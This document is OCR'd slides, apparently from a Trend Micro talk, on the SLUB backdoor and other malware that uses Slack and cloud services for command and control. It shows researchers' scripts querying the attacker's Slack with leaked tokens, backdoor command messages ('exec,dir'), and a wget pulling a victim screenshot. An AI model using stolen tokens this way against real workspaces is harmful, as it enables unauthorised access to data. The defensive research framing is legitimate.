
```
import os
from slackclient import SlackClient

slack_token = 'xoxp-643[redacted]-645[redacted]79-64[redacted]3
sc = SlackClient(slack_token)

print sc.api_call("users.list")

print sc.api_call("team.info", team="TJX[redacted]C")

print sc.api_call("channels.list")

print sc.api_call("channels.info",channel="CGA[redacted]S")

print sc.api_call("channels.history", channel="CL[redacted]4E")
```

SLUB v2

- File & exec operations




```
true, "messages": [{
  "client_msg_id": "0091f1a2-d912-4578-b0[redacted]7",
  "type": "message",
  "text": "file,list,C:\\ProgramData",
  "user": "UH[redacted]X",
  "ts": "1560257808.000700",
  "team": "TH[redacted]S",
  "pinned_to": ["CK[redacted]E5"],
  "pinned_info": {
```



```
"client_msg_id": "478a8205-aa78-4f35-[redacted]
"type": "message",
"text": "exec,dir C:\\Users\\owner\\Desktop"
"user": "UH[redacted]X",
"ts": "1559633076.000200",
"team": "THK[redacted]JS",
"pinned_to": ["CK7[redacted]CE"],
```


SLUB v1/v2

- Screenshot upload




```
        "original_w": 1920,
        "original_h": 1080,
        "permalink": "https:\/\/sales[redacted].slack.com\/files\/U[redacted]RV\/FL[redacted]DK\/user-pc_user_2019-07-11.02_18_52.jpg",
        "permalink_public": "https:\/\/slack-files.com\/TJX[redacted]-FL[redacted]-dcf[redacted]",
        "is_starred": false,
        "has_rich_preview": false
    }
],
"upload": true,
```

- Screenshot download (using API key and path to the file)



```
wget --no-check-certificate -d --header="Authorization: Bearer
xoxp-64[redacted]6-64[redacted]87-64[redacted]46-8741[redacted]e5a"
https://files.slack.com/files-pri/T[redacted]C-FK[redacted]X/windows-v3[redacted]p_administrator_2019-07-11.00_35_06.jpg -O
"WINDOWS-V[redacted]P Administrator 2019-07-11.00_35_06.jpg"
```

SLUB v1



플러스보드 엔터프라이즈 (문의) www.neologic.co.kr

그룹명 - xv (90399)

글쓴이	안전제일
이메일	[redacted]@gmail.com
홈페이지	www[redacted]co.kr
암호	959595
제목	대
기타1	
기타2	
기타3	
HTML사용	사용안함

기본내용 | 보조내용 (HTML)

썬투어 홀릭in베트남 베트남 호치민 골프 숙박 유흥 투어 모든것
www.[redacted].com


그룹명: xv 마지막 등록일: 2019-02-26

전체주소: 90,399 등록성공: 2702 등록실패: 4809
등록거부: 104 등록제한: 중복: 4205

Top 44 Best Songs Ever of J.Fla 2019 - The Best English Songs 2019

https://www.youtube.com/watch?v=wNCOXqBdyAo

TREND MICRO



Conclusion

Conclusion

- Abusing cloud service providers is a worldwide trend
- Such services can be used for different purposes:
  - To store a reference used by the malware (C&C …)
  - To store the stolen data
  - To store all the commands and data
- This behavior brings benefits not only to the attackers, but also to the defenders, and without the need to “hack back” ☺

References

- Patchwork: https://blog.trendmicro.com/trendlabs-security-intelligence/untangling-the-patchwork-cyberespionage-group/
- Confucius: https://blog.trendmicro.com/trendlabs-security-intelligence/deciphering-confucius-cyberespionage-operations/
- MuddyWater: https://blog.trendmicro.com/trendlabs-security-intelligence/new-powershell-based-backdoor-found-in-turkey-strikingly-similar-to-muddywater-tools/
- https://blog.trendmicro.com/trendlabs-security-intelligence/muddywater-resurfaces-uses-multi-stage-backdoor-powerstats-v3-and-new-post-exploitation-tools/
- Slub v1: https://blog.trendmicro.com/trendlabs-security-intelligence/new-slub-backdoor-uses-github-communicates-via-slack/
- Slub v2: https://blog.trendmicro.com/trendlabs-security-intelligence/slub-gets-rid-of-github-intensifies-slack-use/

THE ART OF CYBERSECURITY

Threats detected and blocked globally by Trend Micro in 2018. **Created with real data by artist Daniel Beauchamp.**